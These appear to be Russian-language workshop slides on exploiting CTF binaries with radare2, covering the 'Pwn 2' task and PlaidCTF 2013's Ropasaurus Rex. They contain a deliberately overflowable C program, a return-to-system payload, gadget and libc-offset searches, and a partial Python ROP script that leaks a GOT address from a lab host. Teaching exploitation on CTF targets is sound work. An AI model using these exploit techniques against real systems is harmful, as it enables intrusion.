
void system_(const char* cmd){
    system(cmd);
}

void greet(char* cmd) {
    char buff[128];
    strcpy(buff, cmd);
    printf ("Greetings, %s\n", buff);
}

int main(int argc, char **argv) {
    if (argc > 1)
        greet (argv[1]);
    else
        system_ ("/bin/echo 'Greetings, '$(/usr/bin/id -nu)");
    puts("Nice ot meet you");

    return 0;
}
```


Pwn 2. Rop



Pwn 2. Rop

```
radare# r2 ./pwn2
-- V is for Visual
[0x080483b0]> / you\x00
Searching 4 bytes from 0x08048000 to 0x0804af08: 79 6f 75 00
# 6 [0x8048000-0x804af08]
hits: 1
0x08048637 hit0_0 "you
[0x080483b0]> █
```

Pwn 2. Rop



Pwn 2



Ваш ход, действуйте!

Pwn 2. Exploit

```
l = 140
system = '\xab\x84\x04\x08'
payload = '\x37\x86\x04\x08' # you
padding = 'C' * l

print padding + system + 'BBBB' + payload
```

Ropasaurus Rex

Ropasaurus



- PlaidCTF 2013
- С помощью PPP (победители defcon ctf)
- Одно из довольно сложных CTF
- Решим вместе по шагам

Ropasaurus

```
radare# radiff2 -a x86 -b32 -C original patched
      entry0 0x8048340 | MATCH (1.000000) | 0x8048340 entry0
sym.imp.__libc_start_main 0x804831c | MATCH (1.000000) | 0x804831c sym.imp.__libc_start_main
      fcn.08048322 0x8048322 | MATCH (1.000000) | 0x8048322 fcn.08048322
      fcn.080482f8 0x80482f8 | MATCH (1.000000) | 0x80482f8 fcn.080482f8
      fcn.08048302 0x8048302 | MATCH (1.000000) | 0x8048302 fcn.08048302
sym.imp.write 0x804830c | MATCH (1.000000) | 0x804830c sym.imp.write
      fcn.08048312 0x8048312 | MATCH (1.000000) | 0x8048312 fcn.08048312
sym.imp.read 0x804832c | MATCH (1.000000) | 0x804832c sym.imp.read
      fcn.08048332 0x8048332 | MATCH (1.000000) | 0x8048332 fcn.08048332
      fcn.0804833c 0x804833c | MATCH (1.000000) | 0x804833c fcn.0804833c
      fcn.08048362 0x8048362 | MATCH (1.000000) | 0x8048362 fcn.08048362
      fcn.080483c5 0x80483c5 | MATCH (1.000000) | 0x80483c5 fcn.080483c5
      fcn.080483f3 0x80483f3 | MATCH (0.285714) | 0x80483f3 fcn.080483f3
      main 0x804841d | MATCH (1.000000) | 0x804841d main
      fcn.08048449 0x8048449 | MATCH (1.000000) | 0x8048449 fcn.08048449
      fcn.08048455 0x8048455 | MATCH (1.000000) | 0x8048455 fcn.08048455
      fcn.080484ba 0x80484ba | MATCH (1.000000) | 0x80484ba fcn.080484ba
      fcn.080484be 0x80484be | MATCH (1.000000) | 0x80484be fcn.080484be
      fcn.080484ea 0x80484ea | MATCH (1.000000) | 0x80484ea fcn.080484ea
radare# radiff2 -a x86 -b32 original patched
0x00000401 0001 => 8800 0x00000401
radare#
```

Ropasaurus

```
[0x08048340]> aa
[0x08048340]> pdf @ 0x80483f4
/ (fcn) sub.read_3f3 42
0x080483f3 90 nop
; CALL XREF from 0x08048426 (unk)
0x080483f4 55 push ebp
0x080483f5 89e5 mov ebp, esp
0x080483f7 81ec98000000 sub esp, 0x98
0x080483fd c7442408000. mov dword [esp+0x8], 0x100 ; 0x00000100
0x08048405 8d8578ffffff lea eax, [ebp-0x88] ; 0xffffffff78
0x0804840b 89442404 mov [esp+0x4], eax
0x0804840f c7042400000. mov dword [esp], 0x0
0x08048416 e811ffffff call sym.imp.read
sym.imp.read(unk)
0x0804841b c9 leave
0x0804841c c3 ret
[0x08048340]>
```

```
[0x08048340]> pdf @ 0x80483f4
/ (fcn) sub.read_3f3 42
0x080483f3 90 nop
; CALL XREF from 0x08048426 (unk)
0x080483f4 55 push ebp
0x080483f5 89e5 mov ebp, esp
0x080483f7 81ec98000000 sub esp, 0x98
0x080483fd c7442408880. mov dword [esp+0x8], 0x88 ; 0x00000088
0x08048405 8d8578ffffff lea eax, [ebp-0x88] ; 0xffffffff78
0x0804840b 89442404 mov [esp+0x4], eax
0x0804840f c7042400000. mov dword [esp], 0x0
0x08048416 e811ffffff call sym.imp.read
sym.imp.read(unk)
0x0804841b c9 leave
0x0804841c c3 ret
[0x08048340]>
```

Ropasaurus



```
socat TCP-LISTEN:2323,reuseaddr,fork EXEC:./original
```

Ropasaurus



Найди уязвимость!

Ropasaurus



```
sub_0x80483f4() {  
    char buf[0x88];  
    sym.imp.read(stdin, buffer, 0x100);  
}
```

Ropasaurus



- ✓ NX
- ✗ ASLR
- ✗ Canary
- ✓ System-wide ASLR

Ropasaurus



- Статический анализ
- De Bruijn Pattern


Ropasaurus



- Статический анализ
- De Bruijn Pattern

140 bytes before overwriting EIP

Ropasaurus



Ropasaurus.ROP?



- 1) Найти адрес libc для функции read(1) и вернуть в уязвимую функцию
- 2) Вычислить смещение для system(2)
- 3) Прочитать нашу команду и записать куда-нибудь
- 4) Вызвать system(3)
- 5) Послать нашу команду

Ropasaurus. Смещения

```
[0x08048340]> afl~read
0x0804832c  6  1  sym.imp.read
0x080483f3 42  1  sub.read_3f3
[0x08048340]> afl~write
0x0804830c  6  1  sym.imp.write
[0x08048340]> pd 1 @ sym.imp.read
|           ; CALL XREF from 0x08048416 (sub.read_3f3)
/ (fcn) sym.imp.read 6
|           0x0804832c  ff251c960408 jmp dword [0x804961c] ; 0x0804961c
[0x08048340]>
```

0x0804832c plt.read
0x0804830c plt.write
0x0804961c got.read

Ropasaurus. System

```
radare# r2 -d original
Process with PID 1508 started...
PID = 1508
pid = 1508 tid = 1508
r_debug_select: 1508 1508
Using BADDR 8048000
bits 32
pid = 1508 tid = 1508
-- Save your projects with 'Ps <project-filename>' and restore then with 'Po <project-filename>'
[0xb7721d00]> dcu entry0
Continue until 0x08048340
r_debug_reg: error writing registers 0 to 1508
hit breakpoint at: 8048340
r_debug_select: 1508 1
[0x08048340]> dm~libc
sys 0xb755c000 - 0xb7701000 s r-x /lib/i386-linux-gnu/i686/cmov/libc-2.19.so
sys 0xb7701000 - 0xb7703000 s r-- /lib/i386-linux-gnu/i686/cmov/libc-2.19.so
sys 0xb7703000 - 0xb7704000 s rw- /lib/i386-linux-gnu/i686/cmov/libc-2.19.so
```

Ropasaurus. System

```
radare# r2 /lib/i386-linux-gnu/libc-2.19.so
-- Ilo ni li pona li pali e lipu. mi wile e ni: sina kama jo e musu
[0x00019880]> is~name=system
vaddr=0x00055100 paddr=0x0003de10 ord=1442 fwd=NONE sz=56 bind=UNKNOWN type=FUNC name=system
[0x00019880]> is~name=read
vaddr=0x000b3f10 paddr=0x0009cc20 ord=156 fwd=NONE sz=179 bind=UNKNOWN type=FUNC name=readdir
vaddr=0x000df650 paddr=0x000c8360 ord=266 fwd=NONE sz=68 bind=GLOBAL type=FUNC name=readlinkat
vaddr=0x000b3fe0 paddr=0x0009ccf0 ord=473 fwd=NONE sz=309 bind=UNKNOWN type=FUNC name=readdir_r
vaddr=0x000dd930 paddr=0x000c6640 ord=949 fwd=NONE sz=109 bind=UNKNOWN type=FUNC name=read
vaddr=0x000e54b0 paddr=0x000ce1c0 ord=1509 fwd=NONE sz=150 bind=UNKNOWN type=FUNC name=readv
vaddr=0x000df610 paddr=0x000c8320 ord=1513 fwd=NONE sz=55 bind=UNKNOWN type=FUNC name=readlink
vaddr=0x000ec8c0 paddr=0x000d55d0 ord=1520 fwd=NONE sz=68 bind=UNKNOWN type=FUNC name=readahead
vaddr=0x000b4540 paddr=0x0009d250 ord=1918 fwd=NONE sz=195 bind=GLOBAL type=FUNC name=readdir64
vaddr=0x00128070 paddr=0x00110d80 ord=1919 fwd=NONE sz=179 bind=GLOBAL type=FUNC name=readdir64
vaddr=0x000b4620 paddr=0x0009d330 ord=2018 fwd=NONE sz=317 bind=GLOBAL type=FUNC name=readdir64_r
vaddr=0x00128140 paddr=0x00110e50 ord=2019 fwd=NONE sz=309 bind=GLOBAL type=FUNC name=readdir64_r
[0x00019880]> ?v 0x000c6640 - 0x0003de10
0x88830
[0x00019880]> █
```

Ropasaurus. Gadgets


```
[0x08048340]> /Rl pop,pop,pop,ret
0x080484b3 0x080484b9: les ebx, [ebx+ebx*2]; pop esi; pop edi; pop ebp; ret;
0x080484b4 0x080484b9: sbb al, 0x5b; pop esi; pop edi; pop ebp; ret;
0x080484b5 0x080484b9: pop ebx; pop esi; pop edi; pop ebp; ret;
0x080484b6 0x080484b9: pop esi; pop edi; pop ebp; ret;
[0x08048340]>
```

Ropasaurus. Writeable

```
[0x08048340]> iS~w
idx=17 vaddr=0x0804951c paddr=0x0000051c sz=8 vsz=8 perm=-rw- name=.ctors
idx=18 vaddr=0x08049524 paddr=0x00000524 sz=8 vsz=8 perm=-rw- name=.dtors
idx=19 vaddr=0x0804952c paddr=0x0000052c sz=4 vsz=4 perm=-rw- name=.jcr
idx=20 vaddr=0x08049530 paddr=0x00000530 sz=208 vsz=208 perm=-rw- name=.dynamic
idx=21 vaddr=0x08049600 paddr=0x00000600 sz=4 vsz=4 perm=-rw- name=.got
idx=22 vaddr=0x08049604 paddr=0x00000604 sz=28 vsz=28 perm=-rw- name=.got.plt
idx=23 vaddr=0x08049620 paddr=0x00000620 sz=8 vsz=8 perm=-rw- name=.data
idx=24 vaddr=0x08049628 paddr=0x00000628 sz=8 vsz=8 perm=-rw- name=.bss
idx=28 vaddr=0x0804951c paddr=0x0000051c sz=4096 vsz=4096 perm=-rw- name=phdr1
idx=29 vaddr=0x08048000 paddr=0x00000000 sz=52 vsz=52 perm=-rw- name=ehdr
[0x08048340]>
```

0x08049530

Ropasaurus. Rop chain



Ropasaurus



Ваш ход, действуйте!

ROPasaurus. Подсказка #1

```
import socket
import struct

def rop(*args):
    return struct.pack('I'*len(args), *args)

writeplt = 0x804830c
read_got = 0x804961C

for i in range(10):
    s = socket.create_connection(('192.168.1.46', 2323))

    s.send('A'*140 + rop(
        writeplt,
        0x41414141,
        1,
        read_got,
        4
    ))
    leaked_got = struct.unpack('I', s.recv(4))[0]
    print(hex(leaked_got))
    s.close()
```

Ресурсы



- [Github repo](#)
- [Official website](#)
- [The r2 blog](#)
- [The r2 book](#)
- [Установка r2](#)
- [Twitter](#)
- [Решение для задания Ropasaurus](#)
- [ВМ для воркшопа](#)